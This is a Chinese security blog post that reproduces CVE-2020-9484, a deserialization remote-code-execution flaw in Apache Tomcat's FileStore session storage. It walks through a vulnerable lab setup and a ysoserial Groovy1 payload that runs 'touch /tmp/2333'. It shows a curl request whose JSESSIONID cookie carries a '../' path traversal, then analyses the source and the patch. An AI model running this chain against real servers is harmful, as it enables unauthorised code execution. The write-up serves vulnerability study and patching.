CVE-2020-9484：Tomcat Session 反序列化复现

原创 Timeline Sec
2020-07-18原文

收录于话题
#CVE 8
#漏洞复现 111
#Tomcat 28
#漏洞复现文章合集 70

上方蓝色字体关注我们，一起学安全！

本文作者：@Timeline Sec

本文字数：1197

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Apache Tomcat 是一个开放源代码、运行 servlet 和 JSP Web应用软件的基于Java的Web应用软件容器。

0x02 漏洞概述

这次是由于错误配置和 org.apache.catalina.session.FileStore 的 LFI 和反序列化漏洞引起的 RCE。

当配置了 org.apache.catalina.session.PersistentManager 并且使用 org.apache.catalina.session.FileStore 来储存 session 时，用户可以通过 org.apache.catalina.session.FileStore 的一个 LFI 漏洞来读取服务器上任意以 .session结尾的文件。然后通过反序列化来运行 .session 文件。

默认情况是使用 org.apache.catalina.session.StandardManager，将 session储存到内存，而 PersistentManager 会将不常用的 session swap out，从而减少内存占用。

0x03 影响版本

Apache Tomcat:
10.0.0-M1 to 10.0.0-M4
9.0.0.M1 to 9.0.34
8.5.0 to 8.5.54
7.0.0 to 7.0.103

0x04 环境搭建

本次使用linux进行测试，搭建一个Tomcat服务

1. 下载 Tomcat 10.0.0-M4
   https://repo1.maven.org/maven2/org/apache/tomcat/tomcat/10.0.0-M4/
2. 将文件解压之后放入 `/usr/local/tomcat`
3. 修改 `/usr/local/tomcat/conf/context.xlm`，添加 Manager

```
<Context>

    <!-- Default set of monitored resources. If one of these
changes, the    -->

    <!-- web application will be reloaded.
-->

    <WatchedResource>WEB-INF/web.xml</WatchedResource>

    <WatchedResource>WEB-INF/tomcat-web.xml</WatchedResource>


<WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>

    <!-- Uncomment this to enable session persistence across
Tomcat restarts -->

    <!--

    <Manager pathname="SESSIONS.ser" />

    -->

    <Manager
className="org.apache.catalina.session.PersistentManager">

            <Store
className="org.apache.catalina.session.FileStore"
directory="/tomcat/sessions/"/>

    </Manager>

</Context>
```

- 这个 directory 设置成什么都没有关系, 因为不过滤 `../`


4. 下载 groovy-2.3.9.jar
   https://mvnrepository.com/artifact/org.codehaus.groovy/groovy/2.3.9
5. 将 groovy-2.3.9.jar 放入

   ```
   /usr/local/tomcat/lib
   ```

6. 执行语句运行 Tomcat

7.

```
8. /usr/local/tomcat/bin/catalina.sh start
```



```
Using CATALINA_BASE:   /usr/local/tomcat
Using CATALINA_HOME:   /usr/local/tomcat
Using CATALINA_TMPDIR: /usr/local/tomcat/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /usr/local/tomcat/bin/bootstrap.jar:/us
Tomcat started.
```


0x05 漏洞复现

目 标 是 在 服 务 器 上 执 行 命 令 touch /tmp/2333 ，**假 设 .session文件已经被上传到服务器的已知位置。**

1、下载 ysoserial 一个生成java反序列化 payload 的 .jar 包

2、执行下面语句生成 payload


```
java -jar ysoserial-master-30099844c6-1.jar Groovy1 "touch
/tmp/2333" > /tmp/test.session
```



```
kali@kali:~/Downloads$ java -jar ysoserial-master-30099844c6-1.jar Groovy1 "touch /tmp/2333" > /tmp/test.session
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/home/kali/Downloads/ysoserial-master-30099844c6-1.jar) to metho
d java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

3、执行


```
curl 'http://127.0.0.1:8080/index.jsp' -H 'Cookie:
JSESSIONID=../../../../../tmp/test'
```



```
kali@kali:~/Downloads$ curl 'http://127.0.0.1:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../tmp/test'
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif
;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;
} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Typ
e</b> Exception Report</p><p><b>Message</b> class java.lang.ProcessImpl cannot be cast to class java.util.Set (java.lang.ProcessImpl and java.util.Set are
in module java.base of loader &#39;bootstrap&#39;)</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfillin
g the request.</p><p><b>Exception</b></p><pre>java.lang.ClassCastException: class java.lang.ProcessImpl cannot be cast to class java.util.Set (java.lang.Pr
ocessImpl and java.util.Set are in module java.base of loader &#39;bootstrap&#39;)
        com.sun.proxy.$Proxy10.entrySet(Unknown Source)
        java.base&#47;sun.reflect.annotation.AnnotationInvocationHandler.readObject(AnnotationInvocationHandler.java:597)
        java.base&#47;jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
```

虽然有报错但是反序列化已经执行了

4、执行 ls /tmp 查看结果



```
/html>kali@kali:~/Downloads$ ls /tmp
2333 [redacted]
```

0x06 漏洞分析

此处使用 Tomcat 10.0.0-M4 来做分析

这里主要是 FileStore 的 LFI 漏洞可以反序列化任意路径上的 .session 文件, 如果同时存在 文件上传漏洞的话就是 RCE 了.
首 先 看 FileStore 源 码 , 当 用 户 请 求 里 带 有 JSESSIONID 时会运行存在问题的 load 方法

```
public Session load(String id) throws ClassNotFoundException,
IOException {

        // Open an input stream to the specified pathname, if
any

        File file = file(id);

        if (file == null || !file.exists()) {

            return null;

        }

        Context context = getManager().getContext();

        Log contextLog = context.getLogger();

        if (contextLog.isDebugEnabled()) {
```

```
contextLog.debug(sm.getString(getStoreName()+".loading", id,
file.getAbsolutePath()));

        }

        ClassLoader oldThreadContextCL =
context.bind(Globals.IS_SECURITY_ENABLED, null);

        try (FileInputStream fis = new
FileInputStream(file.getAbsolutePath());

                ObjectInputStream ois =
getObjectInputStream(fis)) {

            StandardSession session = (StandardSession)
manager.createEmptySession();

            session.readObjectData(ois);

            session.setManager(manager);

            return session;

        } catch (FileNotFoundException e) {

            if (contextLog.isDebugEnabled()) {

                contextLog.debug("No persisted data file
found");

            }

            return null;

        } finally {

            context.unbind(Globals.IS_SECURITY_ENABLED,
oldThreadContextCL);

        }

    }
```

load 会先将 session id 转换成 file object 查看文件是否存在，如果存在的话会读取文件. file object 会为输入的 id 添加 .session 后缀 然而并没有验证文件的目录

```
private File file(String id) throws IOException {
        if (this.directory == null) {
            return null;
        }
        String filename = id + FILE_EXT;
        File file = new File(directory(), filename);
        return file;
    }
```

当文件存在时，系统会运行 org.apache.catalina.session.getObjectInputStream 方法


```
protected ObjectInputStream getObjectInputStream(InputStream is)
throws IOException {
        BufferedInputStream bis = new BufferedInputStream(is);
        CustomObjectInputStream ois;
        ClassLoader classLoader =
Thread.currentThread().getContextClassLoader();
        if (manager instanceof ManagerBase) {
            ManagerBase managerBase = (ManagerBase) manager;
            ois = new CustomObjectInputStream(bis, classLoader,
manager.getContext().getLogger(),
managerBase.getSessionAttributeValueClassNamePattern(),

managerBase.getWarnOnSessionAttributeFilterFailure());
        } else {
            ois = new CustomObjectInputStream(bis, classLoader);
        }
        return ois;
    }
```

getObjectInputStream 方法运行 org.apache.catalina.util.CustomObjectInputStream 获取 gadget 类, 然后就反序列化session文件了。

0x07 修复方式

对比 Tomcat 10.0.0-M4 和 Tomcat 10.0.0-M5 的 FileStore 源码可以发现做了目录验证。



```
    /**
     * Return a File object representing the pathname to our
     * session persistence file, if any.
     *
     * @param id The ID of the Session to be retrieved. This is
     *    used in the file naming.
     */
    private File file(String id) throws IOException {
-       if (this.directory == null) {
            return null;
        }

        String filename = id + FILE_EXT;
-       File file = new File(directory(), filename);

        return file;
    }
}
```

```
    /**
     * Return a File object representing the pathname to our
     * session persistence file, if any.
     *
     * @param id The ID of the Session to be retrieved. This is
     *    used in the file naming.
     */
    private File file(String id) throws IOException {
+       File storageDir = directory();
+       if (storageDir == null) {
            return null;
        }
+
        String filename = id + FILE_EXT;
+       File file = new File(storageDir, filename);
+
+       // Check the file is within the storage directory
+       if (!file.getCanonicalPath().startsWith(storageDir.getCanonicalPath())) {
+           log.warn(sm.getString("fileStore.invalid", file.getPath(), id));
+           return null;
+       }
+
        return file;
    }
```

修复方式就是升级,或者配置WAF，过滤掉../之类的字符串，或者不使用 FileStore。

参考链接：

https://www.redtimmy.com/java-hacking/apache-tomcat-rce-by-deserialization-cve-2020-9484-write-up-and-exploit/
https://y4er.com/post/cve-2020-9484-tomcat-session-rce/#分析
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9484
https://github.com/masahiro331/CVE-2020-9484